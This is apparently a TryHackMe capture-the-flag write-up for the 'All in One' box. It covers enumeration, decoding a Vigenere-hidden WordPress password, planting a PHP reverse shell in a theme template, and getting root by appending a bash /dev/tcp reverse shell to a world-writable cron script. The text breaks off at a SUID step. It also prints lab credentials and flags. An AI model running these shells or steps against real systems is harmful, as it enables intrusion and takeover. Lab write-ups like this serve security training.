All_In_One

> ### Instructions
>
> This box's intention is to help you practice **several** ways in exploiting a system. There is few **intended** paths to exploit it and few **unintended** paths to get root.
>
> Try to discover and exploit them all. **Do not** just exploit it using intended paths, hack like a **pro** and **enjoy** the box !
>
> *Give the machine about 5 mins to fully boot.*
>
> **Twitter:** i7m4d

Enumeration

Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.33.235
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 04:16 EDT
Warning: 10.10.33.235 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.33.235
Host is up (0.19s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 22.49 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 21,22,80 10.10.33.235
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 04:16 EDT
Nmap scan report for 10.10.33.235
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.97.213
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e25c3322765c9366cd969c166ab317a4 (RSA)
|   256 1b6a36e18eb4965ec6ef0d91375859b6 (ECDSA)
|_  256 fbfadbea4eed202b91189d58a06a50ec (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASU
S RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Li
nux 3.2 - 4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   186.14 ms 10.8.0.1
2   186.43 ms 10.10.33.235

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.32 seconds
```


Directories Scan

```
┌──(kali㉿kali)-[~/SublimeText]
└─$ gobuster dir -w /usr/share/wfuzz/wordlist/Dirs/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.
33.235
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.33.235
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wfuzz/wordlist/Dirs/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/08/04 04:17:27 Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 316] [--> http://10.10.33.235/wordpress/]
/hackathons           (Status: 200) [Size: 197]
/server-status        (Status: 403) [Size: 277]
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.
33.235/wordpress/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.33.235/wordpress/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/08/04 04:27:53 Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 327] [--> http://10.10.33.235/wordpress/wp-content/]
/wp-includes          (Status: 301) [Size: 328] [--> http://10.10.33.235/wordpress/wp-includes/]
/wp-admin             (Status: 301) [Size: 325] [--> http://10.10.33.235/wordpress/wp-admin/]
```

HTTP

```
┌──(kali㉿kali)-[~/TryHackMe/AllInOne]
└─$ curl http://10.10.33.235/hackathons
<html>
<body>
<h1>Damn how much I hate the smell of <i>Vinegar </i> :/ !!!  </h1>
<!-- Dvc W@iyur@123 -->
<!-- KeepGoing -->
</body>
</html>
```



UNCATEGORIZED

All in One!

By elyana October 5, 2020 1 Comment

This box's intention is to help you practice **several** ways in exploiting a system. There is few **intended** paths to exploit the box and few **unintended** paths to get root access.

Try to discover and exploit them all. **Do not** just exploit it using intended paths, hack like a **pro** and **enjoy** this box !

Box created by: i7md


Twitter: i7m4d

Exploit

From the HTML intepreter at path `/hackathons`:

- `<i>Vinegar </i>`: The encrypt method → ***Vigenere Cipher***
- `<!-- Dvc W@iyur@123 -->`: The encrypted string
- `<!-- KeepGoing -->`: Key for encrypting

Use CyberChef to decrypt the string:




KeepGoing

```
Dvc W@iyur@123
```

abc 14 1

```
Try H@ckme@123
```

Notice the author from the post on the web-site → This might be the username



All in One!

By elyana October 5, 2020 1 Comment

This box’s intention is to help you practice **several** ways in exploiting a system. There is few **intended** paths to exploit the box and few **unintended** paths to get root access.

Try to discover and exploit them all. **Do not** just exploit it using intended paths, hack like a **pro** and **enjoy** this box !

Box created by: i7md


Twitter: i7m4d

Access the wordpress login page (`/wordpress/wp-admin/login.php`) and use the previous information as credentials to login:

- username: **elyana**

- password: **H@ckme@123**

After login successfully, navigate to the **Theme Editor** → Select **404 Template** (this would be executed when we click on the unconfigured path) → Copy and paste the reversehell → **Update File**:



Twenty Twenty: 404 Template (404.php)

Select theme to edit: Twenty Twenty

Selected file content:


```
// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they
won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
```

File edited successfully.

Note: Remember to change the **IP Address** and **Port** to your specific local machine

Gain Access

Back to web-site, click on the **UNCATEGORIZED** (which would lead to the unknown path → execute the **404 Template**)



All in One

Just another WordPress site

UNCATEGORIZED

All in One!

By elyana October 5, 2020 1 Comment

This box's intention is to help you practice **several** ways in exploiting a system. There is few **intended** paths to exploit the box and few **unintended** paths to get root access.

Try to discover and exploit them all. **Do not** just exploit it using intended paths, hack like a **pro** and **enjoy** this box !

Box created by: i7md

Twitter: i7m4d

Start the **Netcat Listener** on local machine and wait for the application execute the **404 Template**:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.33.235] 50878
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP Tue Sep 8 12:30:01 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 08:47:45 up 37 min,  0 users,  load average: 0.45, 1.65, 2.23
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Navigate to the only one user on the target machine which is `elyana`:

```
$ cd /home/elyana
$ ls -l
total 8
-rw-rw-r-- 1 elyana elyana 59 Oct  6  2020 hint.txt
-rw------- 1 elyana elyana 61 Oct  6  2020 user.txt
```

```
$ cat user.txt
cat: user.txt: Permission denied
$ cat hint.txt
Elyana's user password is hidden in the system. Find it ;)
```

Unfortunately, the current user `www-data` does not have permission to read the `user.txt` file.

Privilege Escalation → elyana

Let’s find all the files that is relevant to user `elyana` on the machine

```
$ find / -type f -user elyana 2>/dev/null
/home/elyana/user.txt
/home/elyana/.bash_logout
/home/elyana/hint.txt
/home/elyana/.bash_history
/home/elyana/.profile
/home/elyana/.sudo_as_admin_successful
/home/elyana/.bashrc
/etc/mysql/conf.d/private.txt
```

Despite of all the files placed inside the `/home/elyana` directory that we don’t have the access permission, the `private.txt` located at `/etc/mysql/conf.d` is available for us:

```
$ cat /etc/mysql/conf.d/private.txt
user: elyana
password: E@syR18ght
```

Use the creds found in the `private.txt` file to become **elyana**:

```
$ su elyana
su: must be run from a terminal
$ python3 -c "import pty;pty.spawn('/bin/bash')"
bash-4.4$ su elyana
su elyana
Password: E@syR18ght

bash-4.4$ whoami
whoami
elyana
bash-4.4$
```

Now the `user.txt` is readable:

```
bash-4.4$ ls -l
total 8
-rw-rw-r-- 1 elyana elyana 59 Oct  6  2020 hint.txt
-rw------- 1 elyana elyana 61 Oct  6  2020 user.txt
bash-4.4$ cat user.txt
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259
```

Decode the string inside with **base64** and submit the flag:

```
┌──(kali㉿kali)-[~/TryHackMe/AllInOne]
└─$ echo "VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259" | base64 -d
THM{49jg666alb5e76shrusn49jg666alb5e76shrusn}
```

Privilege Escalation → root

Type `ls -la` to display all the hidden files in the current directory → Verify that the file `.bash_history` is not in the format as `.bash_history > /dev/null` which means it has not been deleted (cleaned) and might contain sensitive information:

```
bash-4.4$ cat .bash_history
cat .bash_history
sudo -l
reboot
exit
passwd
find / -user elyana -type f 2>&1 | grep -v "Permission" | grep -v "No such"
cat /etc/mysql/conf.d/private.txt
su elyana
su Elyana
su elyana
su elyana
exit
passwd
su elayan
su elyana
su elyana
exit
su elyana
su elyana
exit
sudo gpasswd -d elyana cdrom
sudo gpasswd -d elyana dip
id
sudo gpasswd -d elyana plugdev
sudo chmod 6755 /bin/bash
ls -la /bin/bash
sudo  chmod 6755  /usr/bin/socat
ls -la /usr/bin/socat
sudo nano /etc/crontab
cat /etc/crontab
sudo su
ls
echo 'Elyana's user password is hidden in the system. Find it ;)' > hint.txt
echo "Elyana's user password is hidden in the system. Find it ;)" > hint.txt
cat hint.txt
echo "VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259" > user.txt
chmod 600 user.txt
ls -la user.txt
sudo su
id
sudo gpasswd -d elyana cdrom
sudo gpasswd -d elyana dip
sudo visudo
sudo -l
passwd
su elyana
whoami
su elayan
su elyana
su elyana
su elyana
cd /tmp
nano script.sh
ls
chmod 777 script.sh
cd
exit
nano /etc/crontab
ls -la /usr/bin/socat
ls -la /usr/bin/lxc
ls -la /bin/bash
reboot
pwd
cd /home/elyana/
ls
nano script.sh
chmod 600 script.sh
ls -la script.sh
nano /etc/crontab
reboot
chmod 6755 /bin/chmod
ls -la /bin/chmod
exit
mv script.sh /var/backups/
cat /var/backups/script.sh
ls -la /var/backups/script.sh
nano /etc/crontab
ls
reboot
```

Through the information inside the `.bash_history`, there are several ways to escalate privilege to `root` user. Let’s get through of them!

lxc/lxd

Have not try…

References:

- hacktricks
- https://reboare.github.io/lxd/lxd-escape.html
- https://steflan-security.com/linux-privilege-escalation-exploiting-the-lxc-lxd-groups/
- Lxd issues from github

/etc/crontab

```
bash-4.4$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
```

```
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /var/backups/script.sh
```

The `/var/backups/script.sh` is automatically executed by `root` user through every minutes. Let's check its permission:

```
bash-4.4$ ls -l /var/backups/script.sh
ls -l /var/backups/script.sh
-rwxrwxrwx 1 root root 73 Oct  7  2020 /var/backups/script.sh
```

The `script.sh` file is allowed to be override by every user in the system. Embed the reverse payload into it:

```
bash-4.4$ echo "bash -i >& /dev/tcp/10.8.97.213/4444 0>&1" >> /var/backups/script.sh
<cp/10.8.97.213/4444 0>&1" >> /var/backups/script.sh
bash-4.4$ cat /var/backups/script.sh
cat /var/backups/script.sh
#!/bin/bash

#Just a test script, might use it later to for a cron task
bash -i >& /dev/tcp/10.8.97.213/4444 0>&1
```

Start **Netcat listener** on the local machine with another **port** and wait for awhile:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.33.235] 43944
bash: cannot set terminal process group (3298): Inappropriate ioctl for device
bash: no job control in this shell
root@elyana:~#
```

Now we are **root**! Simply navigate to `/root` directory and get the flag:

```
root@elyana:~# ls
ls
root.txt
root@elyana:~# cat root.txt
cat root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9
```

```
┌──(kali㉿kali)-[~/TryHackMe/AllInOne]
└─$ echo "VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9" | base64 -d
THM{uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8}
```

SUID

```
bash-4.4$ find / -perm -04000 2>/dev/null
find / -perm -04000 2>/dev/null
```

```
/bin/mount
/bin/ping
/bin/fusermount
/bin/su
/bin/bash
/bin/chmod
/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/lxc
/usr/bin/traceroute6.iputils
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/socat
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
```

Verify that the `/root` directory is not allowed to access:

```
bash-4.4$ ls -l /
[REDACTED...]
drwx------   4 root root  4096 Oct  6  2020 root
[REDACTED...]
```

Exploit the `/chmod` service which is set with `SUID` permission:

```
